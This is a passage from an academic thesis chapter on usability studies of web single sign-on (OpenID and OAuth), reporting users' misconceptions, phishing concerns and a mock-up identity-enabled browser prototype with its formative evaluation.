The vulnerability discovery methodology employed by Wang et al. [WCW12] and our work on OAuth security analysis are similar (i.e., examining the browser relayed messages), but different in two important aspects. First, we assume a practical adversary model based on existing literature in which an attacker can eavesdrop un-encrypted traffic between the browser and the RP server, and that application and browser vulnerabilities could be leveraged by a web attacker. Second, we focused on OAuth 2.0 rather than generic SSO. This focus allowed us to (1) identify the gaps between the protocol specification and implementations, (2) design semi-automatic assessment tools to examine the prevalence of each uncovered weakness, whereas the work in [WCW12] requires in-depth knowledge from domain experts to evaluate an exploit, and (3) investigate fundamental causes (rather than implementation logic flaws), and propose simple and practical improvements that are applicable to all current OAuth IdPs and RPs (instead of specific websites), and can be adopted gradually by individual sites.

Chapter 3

Conceptual Gaps, Alternative Design, and Acceptance Model

This chapter presents three user studies that investigate users' perceptions and concerns when using web SSO for authentication, and explore possible improvements. We first conducted an exploratory study to better understand users' experiences with web SSO. After identifying misconceptions and concerns common to most participants, we designed an identity-enabled web browser (IDeB) intended to explore changes in the login flow that could improve SSO experience of web users and their acceptance incentives. The prototype was refined through several iterations of cognitive walkthroughs and pilot studies. We then conducted a formative within-subjects evaluation of the IDeB prototype to confirm the findings of the exploratory study and to further improve the prototype and study design. Through mental model drawings and semi-structured interviews, we identified several conceptual gaps that influenced our participants' perceptions and acceptance intentions. Finally, we conducted a within-subjects study to compare the usability of our IDeB design with the existing interfaces (denoted as *CUI* hereafter), to see whether the issues identified through the exploratory and formative studies had been addressed in IDeB. These studies were approved by the UBC's Behavioral Research Ethics Board (BREB), and the study documents are listed at Appendix A.

Our study revealed that current web SSO user interfaces could be misleading and that lack of visibility of system states, resulting in users deriving inadequate mental models, negatively influence their risk perceptions and adoption intentions. Most participants in our study incorrectly believed that the way SSO works is to give their IdP login credentials to RPs. This misconception was initially "confirmed" for participants when they saw that *the IdP login page was skipped* when they were asked to log out and sign back into the first RP in the study. Later, this incorrect belief was "confused" during the subsequent task scenarios, when they could log into *another RP* and view their IdP profile (e.g., Gmail, Yahoo Mail, Facebook) without an explicit IdP login. In addition, most participants were uncertain about what types of data were being shared, what actions the RP could do to their IdP account, and how they could revoke their profile sharing. Many participants did not know that RPs could post messages back to the IdP on their behalf, while some participants expressed reluctance to use web SSO solutions due to a prior surprising and embarrassing experience with RPs having posted their activities to their Facebook update streams. Furthermore, most of our participants did not know that IdPs can track when and which RP websites the user has visited, as well as the services and products in which the user is interested if the IdP is an OAuth-based IdP.

Besides security misconceptions and privacy concerns, our study also identified the following factors hindering the participants' intention to adopt SSO (however these are difficult to resolve by improving the SSO protocol alone).

- No perceived urgent need for the web SSO that the websites offered: Most participants were "comfortable" with weak or reused passwords, while many used the password manager feature in the browser.
- Single point-of-failure concerns: Over a quarter of the participants identified this inherent property of web SSO, and expressed concerns about it.
- Phishing concerns: Once informed of the possibility of IdP phishing attacks, all participants expressed serious concerns about this common issue of redirection-based web SSO protocols.
- Trust concerns with RPs: Many participants stated that they would not use SSO on RP websites that contain valuable personal information, involve potential monetary loss, or are not trustworthy or familiar.
- Account linking misconceptions: Linking a traditional account to an IdP account allows an existing account on the RP website to sign in using SSO, and ensures that users are still able to log in when their IdP accounts are inaccessible. However, most participants did not understand the purpose and concept of account linking and became confused and frustrated when they were prompted for such a linking.

Our main contribution lies in a user-centric investigation of web SSO systems, offering informed design recommendations to web SSO development communities. Our study focused on OpenID and OAuth-based web SSO systems because together they offer a critical mass of the web SSO population [Jan12b]. We did not include high-value RPs in the study (e.g., banking, government) as they typically require a high degree of identity assurance to be provided by the SSO protocol and trust frameworks such as SAML-based identity federation solutions (e.g., Yodlee [Yod12], Shibboleth [Int08], Liberty Alliance [Kan02]). In addition, we chose RPs that reuse software libraries from leading SSO integration providers (i.e., Gigya [Gig11], Janrain [Jan12a]) as opposed to designing the SSO UI themselves, because those SSO UIs are professionally designed and have been widely used by many popular websites, including many of those listed on Google Top 1000 websites [Goo11]. Our findings and insights were uncovered and derived mainly from the *qualitative* data collected through the observations of the task scenarios, mental model drawings, and semi-structured interviews during our iterative user-centric process. We found that most of our participants exhibited similar misconceptions and concerns, and data saturation was achieved quickly. We strove to recruit a representative sample of participants to reduce potential sample bias. In addition to balancing age, education, and student/non-student attributes, participants had a variety of occupations, such as dance teacher, financial planner, dentist, accountants, and fulltime housewife. Nevertheless, we acknowledge that a population bias most likely exists as our participants were highly educated. It is likely that the proportion of actual web users who have inadequate mental models of web SSO would be higher than the proportion of our participants who do so.

Security mechanisms are only effective when adopted and used correctly by users [WT99]. The user-centric design of security mechanisms is thus imperative for the development of security solutions that are intended for average users [AS99, MAS03, Lam09]. Our finding that dangerous mistakes and adoption concerns occurred due to inadequate mental models of web SSO is indeed yet another observed instance of "Why Johnny Cannot Encrypt" [WT99]. In summary, the work presented in this chapter makes the following contributions:

- We identify the mental models users have of web SSO and how these mental models are formed.
- We identify conceptual gaps between the user's mental model and the system model, and analyze how these gaps affect user experience and perceptions in regards to SSO.
- We introduce a web SSO technology acceptance model that explains how each factor we found influences users' acceptance of a web SSO solution.
- We suggest design improvements for RP and IdP websites, and web SSO development communities. We do not claim that our IDeB design is ready for real-world adoption; it served solely as a discovery tool for the recommended design improvements. The recommended design improvements for RPs and IdPs can be implemented without additional supports from the browser.

The rest of the chapter is organized as follows: The next section provides an overview of our methodology. Section 3.2 describes the design and findings of the exploratory study, and Section 3.3 presents the design of the identity enabled browser. The formative and comparative studies and its results are presented in Sections 3.4 and 3.5. Sections 3.6, 3.7, and 3.8 discuss the identified conceptual gaps, web SSO technology acceptance model, and our recommendations, respectively. Finally, we discuss the limitations of our research in Section 3.9, and summarize this chapter in Section 3.10.

3.1 Research Approach

To gain an overall understanding of users' perceptions and concerns when using web SSO for login, we first conducted an in-lab exploratory study with nine participants. Participants were asked to sign up and log into three real-world RP websites using their existing account from Google, Yahoo, Microsoft or Facebook. To obtain objective data, we directly observed participants during task scenarios, recorded qualitative data on the nature of the interaction, and kept notes on particular items of interest to be investigated further in the post-session, semi-structured interview. We found several similar behaviors, misconceptions and concerns exhibited by most participants, and the results saturated quickly. Based on our findings, we compiled a list of requirements and brainstormed potential solutions to address the issues and concerns.

Our next step was to design and implement an alternative interface intended to provide web users with a consistent, intuitive, phishing-resistant and privacy-preserving single sign-on user experience. The design process was both incremental and evolutionary, as the prototype was refined and redesigned throughout, and user feedback was iteratively integrated into the design. We implemented a horizontal prototype, and used a "Wizard of Oz" approach for vertical communication functions to make users perceive that the websites in the study had adopted our new design (further discussed in Section 3.3.) This functional partition allowed us to compare our design with the existing interfaces using identical RP and IdP websites in order to achieve internal and ecological validity.

Once a working version of the prototype was complete, we conducted a formative, within-subjects study with seven participants to compare the initial IDeB prototype with the existing interfaces. This study design was chosen rather than a between-subjects design due to expectations that individual differences would be substantial. Additionally, the comparative comments of research subjects who experienced both conditions were essential for our evaluation. There was particular emphasis on examining the mental models formed for each system, and how they differed. A semi-structured interview was used to obtain additional feedback from the users. Moreover, it was desirable that the new system would compare favorably to traditional login methods, so we chose to also investigate users' preferences between the traditional login, the current user interface (CUI), and our design. We found participants' misconceptions and concerns in the formative study were consistent with the findings from the exploratory study, and that our design significantly improved their perceived ease of use, security protection and privacy control. We also identified parts of the prototype and study design that required further improvements.

In the final phase, we modified the prototype and study design to address the noted deficiencies. In particular, (1) we revised the IDeB to reuse the existing IdP login forms instead of using a customized one to make the IDeB look more trustworthy, and (2) IDeB shrinks the browser before presenting the IdP login form to reduce the possibility of IdP phishing attacks, and to convey a more accurate mental model. We then conducted a comparative within-subjects study with 35 participants to compare the usability of IDeB with CUI, to determine if there were any outstanding issues hindering the adoption of the new prototype. Overall, 51 participants were used in these studies, and each participant was included in only one study. Using criteria for theoretical sampling [GS67], we stopped recruiting new participants when we observed no new findings arising in the study, and all comparison results were statistically significant.




Figure 3.1: Login forms of three chosen RP websites in the study.

3.2 Exploratory Study

In the initial stage, our goal was to investigate web users' perceptions, challenges, concerns, and perceived benefits when using their existing IdP account to sign in to real-world RP websites. Our research focuses on OpenID and OAuth-based web SSO systems, because together they provide a critical mass of the web SSO population [Jan12b]. Nevertheless, compared to SAML-based identity federation solutions (e.g., Yodlee [Yod12], Shibboleth [Int08]), OpenID and OAuth provide only level one of identity assurance [BDP06]). Hence, we did not include high-value RP websites in the study, as OpenID and OAuth are not intended to be employed on RPs that require a high degree of identity assurance, such as banking or government websites.

To find a representative sample of RP websites, we went through an RP site directory at MyOpenID.com, and categorized RPs into several groups based on their login form styles. RPs that use a simple OpenID textbox were excluded as this approach has already been found to be unusable for most web users [Fre08, Sac08]. In addition, RPs designed for a specific community of users, and those that had the potential to make participants feel uncomfortable or embarrassed (e.g., dating or gaming websites) were excluded as well. From the three most popular style groups, we chose one RP website from each group based on the properties listed in Table 3.2. In the order presented in the study, we chose (1) Fox News, a premier news website from www.foxnews.com, (2) ITrackMine, an online collection manager (www.itrackmine.com), and (3) Skitch, an online photo sharing website (www.skitch.com). The login forms of these three RP websites are shown in Figure 3.1. Note that rather than designing the SSO login flow from scratch, all three RPs reuse software libraries from leading professional SSO integration providers for their SSO login UIs and implementations (Gigya [Gig11], Janrain [Jan12a], and IDSelector [Jan10], respectively).

Property	Fox News	ITrackMine	Skitch
Popup window	Yes	Yes	No
Size of IdP icons	Medium	Large	Small
# of IdPs supported	6	12	12
Additional sign-up	No	Yes	Yes
Account linking	No	Yes	No
Well-known	Yes	No	No

Table 3.1: Properties of the selected RPs in the study.

3.2.1 Study Protocol


We recruited nine participants (six males and three females) from the University of British Columbia (UBC) and the Greater Vancouver area, and conducted a one-hour lab study with each participant. Four participants were 19-24 years old, and five were 25-34 years old. Most participants were fluent in English (eight), and had college or graduate degrees (eight) with a diverse range of majors. All had more than four web accounts, and two participants used a password manager. Five participants had prior SSO experience using the UBC campus-wide login.

After completing a background questionnaire, participants were asked to sign up for, and sign in to, three RP websites using one of their existing accounts from another service provider (i.e., Google, Yahoo, Facebook or Microsoft). Then the participants were asked to log out of all websites, as if the tasks had been performed on a public computer from which they were about to walk away. We then asked participants to access their IdP account used in the study (e.g., Gmail, Facebook). Finally, participants were directed to an OpenID phishing demo website (http://idtheft.fun.de) and told to select Google or Yahoo as the IdP for login. Before they entered their username and password, we stopped participants and asked them whether they could identify any clues to indicate that this was not the real Google or Yahoo signin page (see Figure 3.2).

Afterwards, the participants completed a questionnaire detailing their experiences with various aspects of these tasks. We then conducted a contextual interview with the participants in order to understand the problems that they encountered, as well as their potential concerns, perceived benefits, and features desired in a web SSO system.

3.2.2 Findings

We found that the current web SSO login UI was inconsistent and counter-intuitive, and that participants formed incorrect mental models of the SSO workflow. Of the three websites, we expected that the majority of our participants would be able to sign onto Fox News without any errors or concerns, as this website is well-known, listed on the Google Top 1,000 websites [Goo11], uses a popup window, and does not require additional sign up or account linking process. It only requires three clicks and the username and password to be entered into the IdP



Sign in to Idtheft.fun.de with your Google Account. Learn more

Sign in to idtheft.fun.de with your Yahoo! ID

Figure 3.2: Screen shots of the IdP phishing demo website.

login form to sign into the site. Surprisingly, most of the misconceptions and concerns that we found were uncovered when participants were trying to log in to this site. The main problems and concerns identified in our study are listed in the following. Note that the findings were confirmed again in the formative and comparative studies:

- **Misleading affordance**: On the Fox News login form, most participants (eight) entered their IdP username and password into the traditional login fields directly. They stated that they believed the website must be integrated with the identity providers (IdPs) in some way so that they would be able to use their Google or Yahoo email and password directly on the login form to sign in. They did not know that they needed to click on one of the IdP icons to initiate the login process; three participants thought the IdP icons were advertisements, and two thought the website had teamed up with the IdPs for content sharing.

- **Incorrect mental model derived from the login process**: Many participants (five) thought that after the login and consent processes, the website knew their Google or Yahoo username and password. We found that this misconception was formed because (a) the user-to-IdP authentication/authorization popup window was initiated from and surrounded by the Fox News website, and (b) when participants were logging back to Fox News, the popup window simply blinked open and then closed, because the participants had authenticated to their IdP account in the same browser session.

- **Privacy concerns**: Most participants (eight) were concerned about spam or misuse of their information when consenting to profile sharing from their IdP account.

- **Implicit IdP login concern**: Logging into an RP website with an IdP account actually signs the user into *both the IdP and the RP*. All participants (nine) were surprised that they could access their IdP account without an explicit login, after they have logged out all RP websites. They were very concerned that they had to explicitly log out from the


IdP in addition to the RP websites. Participants sometimes used a public computer or shared a computer with their family members, and wanted to prevent others who share the computer from accessing services provided by the IdP.

- **Account linking is confusing**: The ITrackMine website in the study requires users to sign up for a new account or link to an existing account after users have authenticated to their IdP account, but none of our participants understood the purpose of account linking. Most participants (seven) believed that as soon as they were redirected back from the IdP, they had already logged in to the RP (not true in the case of the ITrackMine website).
- **Phishing concerns**: Most participants (seven) did correctly identify the fake Google or Yahoo website as a fake, based on the URL that appeared at the address bar. However, they expressed concern that in future logins, they might not pay attention to the URL bar and other security indicators. In the following formative and comparative studies, we provided participants with a printout of a fake Google login form that obfuscates the URL (which most phishing websites could do), and found that most participants could not tell whether or not is was a real Google login form.

In last task of the study, we provided our participants with full step-by-step instructions for removing the RP websites' access to their IdP accounts. On the page that manages RP access, there is a list of granted RPs, each with a list of shared profile attributes and access histories. Most participants stated that they did not know how to remove RPs' access to their IdPs without help. In addition, although it is clear that the IdP is able to track which websites they have visited and when, none of our participants expressed privacy concerns about this IdP tracking capability.

3.2.3 List of Requirements

Based on these findings and existing literature review, we collected a list of requirements to inform the future design. To be usable, (R1) the RP login form must provide a clear login affordance that indicates to users that they can sign in using their existing IdP account. (R2) The solution must leverage the login experience that an average web user already has, and transform a negative transfer effect (i.e., habituated to enter username and password directly) into a positive one. (R3) It must avoid relying on users' cognitive capabilities to detect phishing sites [WMG06, DTH06, ZECH07, SDOF07, ECH08, SEA^{+}09, Hon12]. (R4) It must provide web users with a fine-grained privacy control as opposed to the all-or-nothing sharing option offered by current IdPs, as well as a central location to manage their overall privacy settings. (R5) The login state of the IdP must be visible to the user. (R6) Future design should assist users in choosing from different identities for websites that vary in their level of trustworthiness. (R7) Future design should provide a single logout mechanism that automatically ends all authentication sessions when the user logs out of their IdP account.



Mozilla Firefox

Google | Yahoo | Microsoft | Facebook

Google accounts

Sign in to other websites with your Google Account. Learn more

Sign in with your Google Account

Email:

ex: pat@example.com

Password:

Stay signed in

Sign in

Can't access your account?

Don't have a Google Account? Create an account now

©2011 Google - Google Home - Terms of Service - Privacy Policy - Help

Share your profile information

www.foxnews.com is requesting the following info:

Required:

email: santsaisun@gmail.com

Optional:

language: [Not shared] English

zip code: [Not shared] V6T1L5

Allow Sharing Now | Cancel

Select an email to sign on

www.foxnews.com is asking you to sign in

Login as santsaisun@gmail.com (last login: 2010-12-10 12:44:28)

Login as santsaisun@yahoo.com

OR

Login using a different account

Done

santsaisun@gmail.com | Login ...

https://mail.google.com/

Profile ...

Privacy/sharing settings ...

Logout ... → www.foxnews.com / all websites

Privacy/Sharing Settings

santsaisun@gmail.com account sharing settings:

Web Site	Last Login	Edit	Revoke
www.foxnews.com	Current logged in	Edit Settings ...	Revoke Sharing ...
www.itrackmine.com	2010-12-10 12:45:31	Edit Settings ...	Revoke Sharing ...

Figure 3.3: Main screens of the identity-enabled browser (IDeB): (a) block-out desktop and IdP login form, (b) IdP login form that supports accounts from Google, Yahoo, Microsoft and Facebook, (c) profile sharing consent form, (d) block-out desktop and IdP account selector, (e) IdP account selector, (f) IdP identity indicator, (g) profile sharing setting form.

In addition, asking users to provide large amounts of signup information during first ever sign on annoys them. If RP websites could provide gradual engagement features that acquire additional user attributes only when there is a reason for the user to provide them, it would increase the website's conversion rate (i.e., converting anonymous visitors into users).

3.3 The Identity-Enabled Browser

We developed an alternative web SSO interface design by building identity support directly into the browser, thereby unifying and simplifying the interface across websites. In this section, we present the design details of this identity-enabled browser (IDeB). Note that our IDeB design is a mock-up system, and we mainly used IDeB to explore possible improvements.

3.3.1 IDeB Behind the Scene

In order to build SSO support directly into the browser, we could have adopted our proposed OpenID protocol extensions [SHB10] to perform authentication with IdPs directly in the browser, and convey the authenticated identity to RPs. However, as the websites in our study had not yet adopted the protocol extensions, doing so would have forced us to use different IdPs and RPs for subsequent studies. Because our main evaluation goal was a direct comparison with current web SSO solutions, performing study tasks on different websites could have substantially impacted the participants' impressions and preferences. Thus, we decided to employ a "Wizard of Oz" approach to *make it appear to participants that the websites that were used in the studies had adopted our new approach.*

Our IDeB design consists of two parts: a Firefox extension that integrates the websites in the study, and a Windows program developed in .NET framework 3.5 that implements our alternative designs of the SSO user interface. The Windows program runs as a background process on the study computer, and prompts the participant with the corresponding UI forms based on the requests from the Firefox extension.

To integrate with the RPs in the study (i.e., Fox News, ITrackMine), the Firefox extension modifies the event handlers of the login and logout links on the RP websites via dynamic HTML Document Object Model (DOM) modifications. When the participant clicks on the login link, the Firefox extension calls the Windows program to shrink the browser, block out the desktop, and then prompt the IdP login form (Figure 3.3a) or the IdP account selector (Figure 3.3d). When the logout link on the RP website is clicked, the "look and feel" and the contextual menu options of the IdP indicator (Figure 3.3f) are altered accordingly.

To integrate with IdPs in the study (i.e., Google, Yahoo, Microsoft, and Facebook), the IdP login form (Figure 3.3b) of IDeB passes the user's username and password to a proxy program that we developed. The proxy program is also running in the background of the study computer. When the proxy receives the user's IdP username and password, it signs onto the IdP using the provided login credential, scrapes the user's profile information from the IdP's user profile page, collects cookies issued by the IdP, and then passes the collected user's profile information and cookies back to the IDeB. The collected information is then used by the IDeB for the subsequent tasks such as profile sharing consent (Figure 3.3c), shared profile editing and revoking (Figure 3.3g), integrating RPs by replacing the user information displayed on the RP website, and providing the participants with access to her email box on the IdP, using the collected cookies.

3.3.2 IDeB from User's Perspective

Figure 3.3 shows the main screens of the IDeB. When a user begins to sign onto an RP website for the first RP login attempt in a browser session, the IDeB prompts the user to log in using one of their IdP accounts from Google, Yahoo, Microsoft or Facebook (Figures 3.3a and b). Before it presents any prompts to the user, the IDeB freezes and dims out the whole desktop (the *block-out* desktop), and shrinks the browser window (similar to the Windows User Account Control (UAC) prompt). This design could redirect the user's attention to the IdP login form, and convey a more accurate mental model (i.e., they are giving their credentials only to the

IdP)—requirement R1. We reused the existing IdP login forms to make the IDeB look more trustworthy through positive transfer effects—R2.

The block-out desktop and the shrunken browser can make it difficult for malicious websites to phish users' IdP login credentials with spoofing prompts, because the JavaScript of malicious websites cannot alter the UI elements outside the chrome area of a browser (e.g., tabs, address bar, tool bars, status bar), or take a screen shot of the current page—R3. Unless the user's browser or computer is compromised already, shrinking the browser by using a "zoom in" animation effect before the login prompts are presented prevents malicious websites from showing a similar dialog to the one prompted by the IDeB. Note that although only the browser itself can alter the UI elements outside the chrome area and screenshot the current page, this phishing-resistant feature may still need the attention of the user.

If the user uses an IdP account that has never been used to sign in to this particular RP before, a dialog that solicits the user's profile information will be presented (Figure 3.3c). The profile sharing form is pre-filled with the user's profile from the IdP, and the user can edit the profile attributes requested by the RP (i.e., a fine-grained privacy control)—R4. Once logged in, the user's current login information is shown on an *IdP identity indicator* located on the left-hand corner of the browser' status bar (Figure 3.3f)–R5. The user can manage her IdP profile and sharing of information from the context menu of the IdP indicator. Using the profile sharing setting form (Figure 3.3g), the user can view the last login time (or whether currently logged in) for each RP website, edit the shared profile attributes, and revoke the RP's access to the IdP account–R4.

For the subsequent RP login attempts in the same browser session, the IDeB prompts the user to select an authenticated IdP account to sign onto the RP (Figures 3.3d and e)–R6. In the IdP account selector (Figure 3.3e), if the IdP account has been used to sign in to the RP website, the last login time to the RP website is shown on the button (i.e., santsaisun@gmail.com in Figure 3.3e). This can serve as a cue for the user to remember which IdP account is used for this RP website. If the user selects an IdP account that has never been used to sign in to the RP (i.e., santsaisun@yahoo.com in Figure 3.3e), a profile sharing consent form similar to the one in Figure 3.3c will be presented. From the IdP account selector (Figure 3.3e), the user can also click on the "Login using a different account" button to use a different IdP account via the IdP login form (Figure 3.3b) for the visiting RP website.

When users sign on to RP websites with different IdP accounts, they traditionally have to remember which identities were used to access which RPs, and what profile information being shared with different websites. To support this, in addition to the visual cue for returning users on the IdP account selector (Figure 3.3e)–R6, the IdP indicators change their appearance based on the "signed-up" and "signed-on" status with the website on the current tab of the browser (Figure 3.3f)–R5. Users may also log out from all websites that used the selected IdP account for login (i.e., single sign-out), or view and modify their profile-sharing information with one click on the IdP indicator–R7.

3.4 Formative Study

To confirm the findings from the exploratory study (as only nine participants were interviewed), and to test the prototype, we conducted a formative within-subjects study. This study was designed in such a way that each subject spent only a limited amount of time (about 10 minutes) with each condition to reduce fatigue effects. We counterbalanced the order in which the interfaces were presented.

3.4.1 Study Protocol

Seven participants with similar demographics to the exploratory study were recruited. Each participant was asked to perform the same set of tasks, similar to the exploratory study, using both the current user interface (denoted as "CUI") and the IDeB. After completing a background questionnaire, participants were instructed to sign on to two websites (only the Fox News and ITrackMine to reduce fatigue effects), and then log out of all websites as if the tasks had been performed on a public computer. We then asked the participants to check their email using the IdP account that was used to log in to the RP websites. At the end of each condition, we provided full step-by-step instructions for the participants to remove the access of Fox News and ITrackMine from their IdP accounts.

After each condition using CUI/IDeB, the participants were asked to draw how they think (their mental model) the information flowed from one location to another during the sign-on process to the Fox News website. They were also asked to rate the ease of use, the security, and the level of privacy control of the interface, from 1 to 5 (1=very poor, 5=excellent).

When both conditions were completed, participants were asked in a post-session questionnaire to compare the usability, security, and privacy of both systems, as well as to express their future preferred login system (the traditional login was included as an option). After the post-session questionnaire, a printout of a fake Google login form was presented to the participants, and we asked them if they could find a way to tell whether or not this was the real Google website. The phishing identification task was added to the very end of the session to prevent it from influencing the participants' responses in the post-session questionnaire. At the end of the session, the researcher conducted a contextual interview with the participants to understand their impressions of both systems. Participants were then debriefed.

3.4.2 Results and Findings

Most participants completed the study tasks successfully when working with the IDeB design, while exhibiting similar misconceptions and concerns shown in the exploratory study when using CUI. As consistently seen both in the post-condition and the post-session questionnaires, as well as the interview, our IDeB design was preferred by most participants. Note that we do not claim that IDeB is ready for real-world deployment; instead, we used IDeB mainly as a study tool to explore possible design improvements. We further discuss the conceptual gaps derived





Figure 3.4: The overall Likert-scale ratings from post-condition questionnaires in the formative study.


Login with your existing email account

Login to your existing email account to access other websites with a single click.

Email: santsaisun@gmail.com

Password: *********

Firefox will never store or remember your password.

Figure 3.5: The block-out desktop and IdP login form designed and used in the formative study.

from the current interface (CUI), and how they were improved by the IDeB in Section 3.6.

Figure 3.4 shows the post-condition questionnaire results for the sub-tasks, where the x-axis represents the tasks and the y-axis is the mean rating of the seven participants, with standard deviation bars. The results suggest that our design is easier to use, is perceived to be more secure, and affords more privacy control. In the post-session questionnaire, 29% of the participants stated that they would prefer to use the traditional login option instead of using a single-sign-on system; the remaining 71% would prefer to use our IDeB design, with none choosing CUI.

